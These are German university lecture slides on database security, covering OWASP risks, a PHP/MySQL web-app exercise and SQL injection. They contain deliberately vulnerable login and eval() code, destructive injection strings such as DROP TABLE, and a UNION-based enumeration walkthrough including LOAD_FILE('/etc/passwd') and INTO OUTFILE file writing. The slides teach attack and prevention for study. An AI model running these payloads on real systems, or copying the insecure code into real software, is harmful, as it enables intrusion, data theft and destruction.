

# 8 Datenbanken

1. Motivation
2. Datenorganisation und Datenbankkonzept
3. Semantische Datenmodellierung
4. Umsetzung in Datenbanken
5. Datenbanknutzung mit SQL
6. Transaktionsmanagement
7. Datenbankentwicklung
- 8. Datenbanken und IT-Sicherheit**
9. Systemarchitektur
10. Verteilte Datenbanken
11. NoSQL und Entwicklungstrends

- Sie verstehen die Wichtigkeit von IT-Sicherheit.
- Sie kennen mögliche Angriffsarten, d.h. wie unsichere Datenbankbefehle von Hackenden ausgenutzt werden können, um eine sogenannte SQL-Injection auszuführen.
- Sie wissen, wie eine SQL-Injection effektiv verhindert werden kann.

- Damit man
  - Nachts besser schlafen kann.
  - keine Angst haben muss.
  - keinen Datenverlust hat und somit weniger Arbeit.
- Weil es
  - moralisch wichtig ist
  - es Vorschriften gibt.
  - ökonomisch sinnvoll ist.  
Ein Mangel an Sicherheit kostet ein Unternehmen schnell sehr viel Geld und Image.



# 8 Wertvollste Unternehmen

Nr.	Unternehmen	Umsatz	Gewinn	Marktkapital
1	Apple	224,8 Mrd.	47,0 Mrd.	1,8 Bio.
2	Microsoft	121,4 Mrd.	37,6 Mrd.	1,4 Bio.
3	Amazon	-	-	1,3 Bio.
4	Alphabet Inc. (C) (Google)	-	-	897,2 Mrd.
5	Tencent	-	-	567,5 Mrd.
6	Tesla	-	-	543,9 Mrd.
7	Facebook	-	-	533,9 Mrd.
8	Visa	18,4 Mrd.	9,2 Mrd.	406,1 Mrd.
9	Samsung Electronics Co. (OTC)	-	-	338,9 Mrd.
10	Johnson & Johnson	-	-	336,9 Mrd.

**Mit Daten wird Geld verdient!**

## A1:2017-Injection

Injection flaws, such as SQL, NoSQL, OS, and LDAP injection, occur when untrusted data is sent to an interpreter as part of a command or query. The attacker's hostile data can trick the interpreter into executing unintended commands or accessing data without proper authorization.

## A2:2017-Broken Authentication


Application functions related to authentication and session management are often implemented incorrectly, allowing attackers to compromise passwords, keys, or session tokens, or to exploit other implementation flaws to assume other users' identities temporarily or permanently.

## A3:2017-Sensitive Data Exposure

Many web applications and APIs do not properly protect sensitive data, such as financial, healthcare, and PII. Attackers may steal or modify such weakly protected data to conduct credit card fraud, identity theft, or other crimes. Sensitive data may be compromised without extra protection, such as encryption at rest or in transit, and requires special precautions when exchanged with the browser.


[https://www.owasp.org/index.php/Top\\_10-2017\\_Top\\_10](https://www.owasp.org/index.php/Top_10-2017_Top_10)

# 8 Top 10 Sicherheitsrisiken: 2017 → 2021



<https://owasp.org/Top10/>

- Strafgesetzbuch (StGB)
  - § 118a (1) - Widerrechtlicher Zugriff auf ein Computersystem - Geldstrafe oder bis zu 6 Monate Haft
  - § 119 (1) - Verletzung des Telekommunikationsgeheimnisses: Geldstrafe oder bis zu 6 Monate Haft
  - § 119a (1) - Missbräuchliches Abfangen von Daten: Geldstrafe oder bis zu 6 Monate Haft
  - § 126b - Störung der Funktionsfähigkeit eines Computersystems: Geldstrafe oder bis zu 6 Monate Haft
  - § 126c - Missbrauch von Computerprogrammen oder Zugangsdaten: Geldstrafe oder bis zu 6 Monate Haft
  - §§ 122ff StGB: Verletzung Betriebsgeheimnis; Strafraumen: bis 3 Jahre
  - § 246 StGB: Staatsfeindliche Verbindungen; Strafraumen: bis 5 Jahre
  - § 252 StGB: Verrat von Staatsgeheimnissen; Strafraumen: bis 10 Jahre
  - § 242 StGB: Hochverrat; Strafraumen: bis 20 Jahre
- Datenschutzgesetz: §52 bis € 18.890,-
- Mediengesetz: §7 bis € 20.000,-
- Telekommunikationsgesetz: §109 bis € 58.000,-






- Angreifer ist in der Lage böartigen Code als Folge eines Injektionsangriffs auszuführen.
- Eigentlich Unterscheidung zwischen:
  - Command Injection: Ausführen von Shell Befehlen.
  - Code Injection: Angreifer ist auf die Sprache beschränkt. (Ggf. erlaubt ein eval/exec/system, o.ä. einen Code Injection-Angriff. Ggf. nutzt man hierzu auch einen Buffer Overflow.
- Das allgemeine Mantra sollte darum sein: "eval(), exec(), etc. ist böse".




Im Internet ist PHP die dominierende Skriptsprache. Mehrere hundert Millionen Internetseiten und 77 Prozent aller Websites verwenden serverseitig PHP.

(Quelle: [https://w3techs.com/technologies/overview/programming\\_language](https://w3techs.com/technologies/overview/programming_language) )



# 8 Exkurs: DBS in Webanwendungen – PHP

## Interaktion von PHP mit Datenbanksystemen




## Kurze Einführung in PHP

- PHP-Code kann an jeder beliebigen Stelle im HTML-Code eingebettet werden (in `<?php>` eingeschlossen)
- Variablenbezeichner beginnen mit `$`
- Ansonsten: Syntax stark angelehnt an Java / C
  - Kontrollstrukturen (if, switch)
  - Schleifen (z. B. while, for)
  - Funktionen / Prozeduren
- Aber: Es gibt keine expliziten Datentypen

```
<html>
  <head>
    <title>PHP-Test</title>
  </head>
  <body>
    <?php
      $mystring = "3+3=";
      $i = 6;
      echo $mystring.$i;
    ?>
  </body>
</html>
```

## Einfache DB-Webanwendung erstellen

- Installieren Sie xampp: <https://www.apachefriends.org>
- Erstellen Sie einen Unterordner *adressbuch* in Ihrem xampp-Webordner.  
Dieser befindet sich üblicherweise unter *c:\xampp\htdocs*
- Öffnen Sie einen Editor
- Speichern Sie nebenstehenden Inhalt in einen neuerstellten Ordner:
  - Wählen Sie als Dateityp „Alle Dateien“ aus
  - Nennen Sie die Datei *index.php* (Achtung: Datei darf nicht *index.php.txt* heißen!)



```
<?php
echo date("H:i:s");
?>
```

- Um Daten aus der Datenbank auszulesen, senden wir eine Abfrage (eng. „**query**“ = Abfrage, Anfrage, Ersuchen) an die Datenbank.
- Mithilfe **fetch\_assoc()** kann dann über die einzelnen Zeilen der zurückgegebenen Tabelle iteriert werden.
- Hierzu erstellen wir eine index.php wie folgt:

```
<?php
$db = new mysqli('localhost', 'root', '', 'adressbuch');
$erg = $db->query(
    "SELECT id, vorname, nachname FROM bekannte"
    ) or die( $db->error);

print_r($erg);
if ($erg->num_rows) {
    echo "<p>Daten vorhanden: Anzahl" . $erg->num_rows; }
while ($zeile = $erg->fetch_assoc()) {
    echo '<br>'. $zeile['vorname']. ' '. $zeile['nachname']; }
$erg->free();
$db->close();
?>
```

# 8 Einfache DB-Webanwendung erstellen


- Um Daten aus der Datenbank auslesen zu können, legen wir mit den folgenden zwei Befehlen Tabellen an ...

```
CREATE TABLE bekannte ( id INT NOT NULL  
AUTO_INCREMENT , nachname VARCHAR(50) NOT NULL ,  
vorname VARCHAR(50) NOT NULL , PRIMARY KEY (id));
```

```
CREATE TABLE auth ( id INT NOT NULL AUTO_INCREMENT ,  
login VARCHAR(50) NOT NULL , pass VARCHAR(50) NOT  
NULL , PRIMARY KEY (id));
```

- ... und befüllen die Tabellen mit ein paar Testdaten.

- Im Webbrowser ist nach dem Neuladen der Seite das Folgende zu sehen – wahrscheinlich mit anderen Namen. 😊



- Hinweis: Für ein Produktivsystem sollten viele weitere (Sicherheits-)Details beachtet werden: z.B. Error Reporting aus, SQL-Injections verhindern.



## Datei: login.php

```
<?php
$db = new mysqli('localhost', 'root', '', 'adressbuch');

$username = $_POST['username'];
$password = $_POST['password'];

$erg = $db->query(
    "SELECT * FROM auth where" .
    " login = '" . $username . "' and " .
    " pass = '" . $password . "'"
    ) or die( $db->error);

if (! $erg->num_rows) {    die ("User unbekannt");    }

...

?>
```

# 8 Übung: Eigene DB-Webanwendung

- (1) Installieren Sie Xampp (<https://www.apachefriends.org/de/index.html>)
- (2) Führen Sie die Schritte der 3 letzten Folien aus.
- (3) Erstellen Sie eine Datei index.html mit folgendem HTML-Formular.

```
<html><body>
<form action="login.php" method="post">
  <p>Username: <input type="text" name="username" /></p>
  <p>Password: <input type="text" name="password" /></p>
  <p><input type="submit" value="Login" /></p>
</form>
</body></html>
```

- (4) Speichern Sie das PHP-Script der letzten Seite in login.php um die Authentifikationsdaten auszulesen und anzuwenden. Vergleichen Sie diese Daten mit den in der Tabelle `auth` hinterlegten Daten.

**run.php**

```
// Get the code from a GET input
$code = $_GET['code'];
// Unsafely evaluate the code
eval("\$code;");
```

- **Aufruf:** `http://.../run.php?code=phpinfo();`

⇒ Informationen zur Server Konfiguration

⇒ Grundregel

- Shell-Aufrufe um jeden Preis zu vermeiden.
- Falls nicht möglich: Benutzereingabe sehr stark validieren.
- Programm in sicherer Umgebung ausführen, z.B. Docker-Umgebung.

Webanwendungen besitzen typischerweise

- eine Datenbank
- die Möglichkeit, dynamische Webseiten zu erstellen
- Oft: MySQL-Datenbank und PHP
- Aber auch alle anderen Sprachen wie Perl, Python, Java haben beim Datenbankzugriff dasselbe Problem.

Problem

- SQL-Queries entstehen durch die Konkatination von Strings.
- Anfragen enthalten User Input.
- Ein Angreifer kann durch geschickte Wahl der Eingabe die Semantik der Abfrage ändern.

Wie findet man Eingaben, die SQL-Injections ermöglichen?

- Einfügen von Anführungsstrichen ("', etc.) in die Benutzereingaben und nach Fehlern/fehlenden Ausgaben Ausschau halten.

Was machen folgende Befehle:

```
SELECT * FROM customers  
WHERE name = 'F. Hamster' AND password = 'xxxxx';
```

Kommentar

```
SELECT * FROM customers  
WHERE name = 'F. Hamster'; -- ' AND password = 'xxxxx';
```

```
SELECT name, address FROM kunden  
WHERE id = 345;
```

```
SELECT name, address FROM kunden  
WHERE id = 345; DROP TABLE kunden;
```

Die roten Texte könnten Benutzereingaben sein.

# 8 SQL Injection – Beispiele

## ■ Programm-Ausschnitt

```
userName = request.getParameter("user");  
password = request.getParameter("pass");  
query = "SELECT * FROM kunden "  
        + "WHERE name='" + user + "' "  
        + "AND password='" + pass + "'";
```

## ■ Potentielle Injections

```
user = F.Kammer' OR 'a'='b   (and bindet stärker als or)  
user = '; DELETE FROM kunden --  
user = '; INSERT INTO kunden VALUE ...
```

Was machen diese?

- Erspähen Sie in dem Testforum  
fk-sse.mni.thm.de/forum  
über ein SQL-Injection ein Secret-Token.
- **Hacking-Programme** jeglicher Art **dürfen nicht** verwendet werden!!

## Allgemein

- Viele Wege führen nach Rom!

## Ansätze

- Herausfinden der Tabellenstruktur  
Für einen Angriff ist der Aufbau der Tabellen wichtig Name, Attribute, Wertebereiche.

## Mittel

- Open Source Software
- Fehlermeldungen des Datenbankinterpreters (weil in der Produktivphase vergessen auszustellen).
- In MySQL Version >5 kann die Tabellenstruktur der Datenbank direkt erfragt werden.



Annahme: verwendetes Anführungszeichen ist "

Zunächst Anzahl Spaltenattribute herausfinden durch Anhängen verschiedener Order-By Befehle

- " ORDER BY 1 -- "
- " ORDER BY 2 -- "
- ...
- Solange weiterprobieren bis Query einen Fehler gibt.

Spaltenattribute des Queries herausfinden durch Probieren verschiedener Union-Erweiterungen wie

- " UNION SELECT 1,2 -- "
- " UNION SELECT "abc",1 -- "
- " UNION SELECT 1,"abc" -- "
- Solange weiterprobieren bis Query fehlerfrei.

## DB-Version herausfinden

- `" UNION SELECT version(), "abc" -- "`

Falls UNION nicht geht, testen von:

- `" AND substring(version(), 1, 1)=4 -- "`
- `" AND substring(version(), 1, 1)=5 -- "`

## Benutzername ermitteln

- `" UNION SELECT 1, user() -- "`

## Server überlasten

- `" AND benchmark(1000000000000, MD5(10)) -- "`

## Ggf. kann man Dateien direkt über SQL auslesen

- `" UNION SELECT 1,LOAD_FILE("/etc/passwd") -- "`
- Die Datei- und Ordnerrechte müssen so sein, dass der mysql-Daemon die Datei lesen kann.
- Bei neueren Systemen verhindert das Programm AppArmor allerdings die Zugriffe an „falsche“ Orte.
- Bei neueren DBS muss der Zugriff auf eine Datei explizit erlaubt sein.

## Ggf. kann man Dateien erzeugen

```
" UNION SELECT 1,"<?php phpinfo(); ?>" INTO  
OUTFILE '/srv/www/htdocs/phpinfo.php';
```

und kann dadurch an weitere Informationen kommen.

Ist es MySQL Vers.  $\geq 5.x$ , kann vieles einfach erfragt werden. Z.B.

→ **Name der Datenbank:**

```
" UNION SELECT 1, schema_name  
FROM information_schema.SCHEMATA -- "
```

→ **Tabellen der Datenbank:**

```
" UNION SELECT 1, TABLE_NAME FROM  
information_schema.COLUMNS where TABLE_SCHEMA  
!="information_schema" GROUP by TABLE_NAME -- "
```

→ **Tabellenstruktur einer Tabelle:**

```
" UNION SELECT 1, concat(DATA_TYPE, " ",  
COLUMN_NAME)  
